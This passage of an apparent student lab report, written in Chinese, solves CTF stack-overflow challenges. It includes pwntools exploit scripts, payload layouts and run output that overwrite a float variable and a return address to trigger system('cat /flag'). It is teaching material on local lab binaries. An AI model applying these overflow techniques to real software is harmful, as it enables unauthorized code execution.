
- saved rbp占8字节
- return address占8字节

输入 `q` 退出GDB。

5.3.2 确认目标地址（解法二）

代码块

```
1 disassemble func
```



5.4 解法一：覆盖局部变量

5.4.1 计算浮点数的十六进制表示

编写C程序计算11.28125的十六进制存储方式：

代码块

```
1  #include <stdio.h>
2  int main()
3  {
4      float a = 11.28125;
5      unsigned char *p = (unsigned char*)&a;
6      printf("0X%02x%02x%02x%02x", (int)p[3], (int)p[2], (int)p[1], (int)p[0]);
7      return 0;
8  }
```

得到11.28125的十六进制存储方式为**0x41348000**。

5.4.2 Payload构造

代码块


```
1  payload = b'A'*(0x30 - 0x4) + p64(0x41348000)
```

偏移	长度	内容	覆盖目标
0x00~0x2B	44字节	b'A'*(0x30-0x4)	v1缓冲区（填满v1到v2之间的空间）
0x2C~0x33	8字节	p64(0x41348000)	v2（修改为11.28125，p64打包8字节覆盖v2的4字节及后续4字节）

注：v2为float类型占4字节，但pwntools的p64()打包为8字节，多出的4字节会覆盖v2后面的空间。由于v2后面紧接saved rbp，多覆盖的部分不影响触发条件判断。

栈帧变化：

代码块



5.4.3 Exploit代码

将以下代码保存为 `12_2_method1.py`：

代码块

```
1  from pwn import *
2  context(log_level='debug', os='linux', arch='amd64', bits=64)
3
4  p = process(['./12_2'])
5
6  if __name__ == '__main__':
7      ans = 0x41348000
8      payload = b'A' * (0x30 - 0x4) + p64(ans)
9      p.sendline(payload)
10     p.interactive()
```

- `p64(ans)` — 将0x41348000打包为8字节小端序（v2为float 4字节，但p64打包8字节，多出部分覆盖v2后续空间，不影响触发条件）
- `b'A'*(0x30-0x4)` — 44字节填充，覆盖v1到v2之间的空间
- `p64(0x41348000)` — 将v2的值修改为11.28125，触发 `system("cat /flag")`

5.4.4 运行结果

代码块

```
1  python 12_2_method1.py
```


```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw6$ python 12_2_method1.py
[+] Starting local process './12_2': pid 5971
[DEBUG] Sent 0x35 bytes:
00000000  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
*
00000020  41 41 41 41 41 41 41 41 41 41 41 41 00 80 34 41  |AAAA|AAAA|AAAA|. . 4A|
00000030  00 00 00 00 0a                                     |. . . .|. |
00000035
[*] Switching to interactive mode
[DEBUG] Received 0x18 bytes:
b"Let's guess the number.\n"
Let's guess the number.
[DEBUG] Received 0xd bytes:
b'Hello World!\n'
Hello World!
[*] Process './12_2' stopped with exit code 0 (pid 5971)
[*] Got EOF while reading in interactive
$
```

成功触发 `system("cat /flag")`，输出flag内容。

5.5 解法二：覆盖返回地址

5.5.1 确定目标地址

在IDA Pro中找到func函数，定位 `system` 函数压参数的位置。右击"Text view"将图视图转化为文本视图，找到 `call system` 之前的 `lea rdi, [0x...]` 指令地址。



`system("cat /flag")` 代码的地址为0x4006BE。


5.5.2 Payload构造

代码块

```
1  payload = b'a'*(0x30 + 0x8) + p64(0x4006BE)
```

偏移	长度	内容	覆盖目标
0x00~0x2F	48字节	b'a'*0x30	v1+v2缓冲区（rbp-0x30到rbp）
0x30~0x37	8字节	b'a'*0x8	saved rbp（任意值）
0x38~0x3F	8字节	p64(0x4006BE)	return address → system("cat /flag")代码

栈帧变化：



5.5.3 Exploit代码

将以下代码保存为 `12_2_method2.py`：

代码块

```
1  from pwn import *
2  context(log_level='debug', os='linux', arch='amd64', bits=64)
3
4  p = process(['./12_2'])
5
6  if __name__ == '__main__':
7      ret_arr = 0x4006BE
8      payload = b'a' * (0x30 + 0x8) + p64(ret_arr)
9      p.sendline(payload)
10     p.interactive()
```

- `ret_arr = 0x4006BE` — `system("cat /flag")` 代码的地址
- `b'a'*(0x30+0x8)` — 0x30字节覆盖v1+v2 + 0x8字节覆盖saved rbp
- `p64(ret_arr)` — 覆盖return address为目标代码地址

5.5.4 运行结果

代码块

```
1  python 12_2_method2.py
```

```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw6$ python 12_2_method2.py
[+] Starting local process './12_2': pid 6019
[DEBUG] Sent 0x41 bytes:
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaa|aaaa|aaaa|aaaa|
*
00000030  61 61 61 61 61 61 61 61 be 06 40 00 00 00 00 00 |aaaa|aaaa|. .@. . . . |
00000040  0a                                     |. |
00000041
[*] Switching to interactive mode
[DEBUG] Received 0x35 bytes:
b"Let's guess the number.\n"
b'Its value should be 11.28125\n'
Let's guess the number.
Its value should be 11.28125
[DEBUG] Received 0xd bytes:
b'Hello World!\n'
Hello World!
[*] Got EOF while reading in interactive
$
```

成功跳转到 `system("cat /flag")` 代码，输出flag内容。

六、实验总结

6.1 两题对比

对比项	题目一：12_1	题目二：12_2
程序位数	32位（i386）	64位（amd64）
溢出点	vuln()中replace函数"l"→"you"膨胀	func()中gets()不限制输入
攻击类型	ret2backdoor（跳转到后门函数）	解法一：覆盖局部变量；解法二：ret2text
目标代码	get_flag()中system("cat flag.txt")	system("cat /flag")代码片段
关键地址	0x08048F13（32位，p32打包）	解法一：0x41348000（float值）；解法二：0x4006BE（p64打包）
padding长度	b'l'*20 + b'A'*4	解法一：0x30-0x4=44字节；解法二：0x30+0x8=56字节
payload	b'l'*20 + b'A'*4 + p32(0x08048F13)	解法一：b'A'*44 + p64(0x41348000)；解法二：b'a'*56 + p64(0x4006BE)
特殊技巧	replace函数1字节→3字节膨胀	浮点数IEEE 754内存表示
利用结果	执行cat flag.txt输出flag	执行cat /flag输出flag

6.2 核心原理

两道题核心思路一致：利用程序中的漏洞（replace膨胀/gets不限制输入），通过精心构造的输入覆盖栈上的关键数据，从而改变程序执行流。

- **题目一（12_1）**是ret2backdoor攻击：程序中存在后门函数`get\_flag()`直接调用`system("cat flag.txt")`，利用replace函数"l"→"you"的膨胀效果造成溢出，覆盖返回地址跳转到后门函数。关键在于理解replace函数导致的膨胀：输入20个"l"（20字节），替换后变为20个"you"（60字节），远超32字节缓冲区。

- **题目二（12_2）**有两种解法：

- **解法一**是覆盖局部变量：利用`gets()`溢出，将`v1`后面紧邻的`v2`的值修改为目标浮点数11.28125（0x41348000），使条件`v2 == 11.28125`成立，触发`system("cat /flag")`。关键在于理解浮点数在内存中的IEEE 754表示。

- **解法二**是ret2text攻击：覆盖返回地址跳转到`system("cat /flag")`代码片段的地址0x4006BE，直接执行目标代码。

6.3 解题流程总结

代码块

```
1  checksec (确认防护状态) ← Ubuntu
2      ↓
3  IDA Pro 静态分析 ← Windows
4      (识别漏洞函数、目标函数/代码、关键地址)
5      ↓
6  GDB 动态调试 ← Ubuntu
7      (确认栈帧偏移、验证溢出覆盖位置)
8      ↓
9  pwntools 编写exploit ← Ubuntu
10     (构造payload、发送、获取shell/flag)
```

这一流程是CTF pwn题的标准解题方法论，适用于大多数栈溢出类题目。本次实验的两个题目展示了不同的溢出触发方式（replace膨胀 vs gets不限制输入）和不同的利用策略（ret2backdoor vs 覆盖局部变量/ret2text），丰富了对栈溢出漏洞利用的理解。